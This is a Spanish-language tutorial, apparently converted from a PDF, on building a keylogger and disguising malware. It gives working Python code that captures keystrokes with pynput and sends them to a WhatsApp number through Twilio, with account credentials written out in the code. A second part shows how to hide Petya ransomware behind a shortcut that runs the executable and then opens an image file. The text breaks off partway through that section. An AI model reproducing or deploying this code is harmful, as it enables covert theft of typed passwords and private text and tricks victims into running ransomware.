




Integrar el módulo pyngput para capturar teclas y twilio para enviar los datos.



Configurar el envío automático cada cierto número de pulsaciones (En este caso se envia cada 50 pulsaciones).



```
from twilio.rest import Client
from pynput import keyboard

# Twilio configuration
account_sid = 'AC454d96a48f532c537e6c513e8453f33e'
auth_token = '9bf354220a373d6dd4de7e960828bbc4'
client = Client(account_sid, auth_token)

def send_whatsapp(text):
    message = client.messages.create(
        from_='whatsapp:+14155238886',
        body='New Keyboard inputs captured: ' + str(text),
        to='whatsapp:+59174225059'
    )

logs = []

def on_press(key):
    global logs
    try:
        k = str(key).replace("'", "")
        if k == "Key.backspace" and len(logs) != 0:
            logs.pop()
        else:
            logs.append(k)

        if len(logs) > 50:
            write_file(logs)
            logs = []
    except Exception as e:
        print("Error en on_press:", e)


def write_file(logs):
    message = ""
    for k in logs:
        if "Key.space" in k:
            message += " "
        elif "enter" in k:
            k = "[ENTER]\n"
        elif not k.startswith("Key."):
            message += k
    send_whatsapp(message)

def on_release(key):
    global logs
    try:
        if key == keyboard.Key.esc:
            if logs:
                write_file(logs)
                logs = []
            return False
    except Exception as e:
        print("Error en on_release:", e)


with keyboard.Listener(on_press=on_press, on_release=on_release) as listener:
    listener.join()
```


CodelImage

Creamos el archivo ejecutable



Prueba del Keylogger







Parte 2

Camuflaje de Malware (Windows 7):


Primeramente, lo que haremos es irnos a la carpeta donde tenemos una imagen para poder camuflar el ransomware



Ahora extraemos “Petya”




Ahora lo que haremos es mover el archivo ejecutable “Petya.exe” al lugar donde tenemos la imagen




Nos vamos al directorio y lo que haremos es crear un acceso directo

Colocamos este comando:



```
cmd /c start "" "C:\Users\Equipo\Documents\Imagen_Ransomware\Petya.exe" && start ""  
"C:\Users\Equipo\Documents\Imagen_Ransomware\Gatito.jpg"
```





Damos en siguiente y colocamos el siguiente nombre 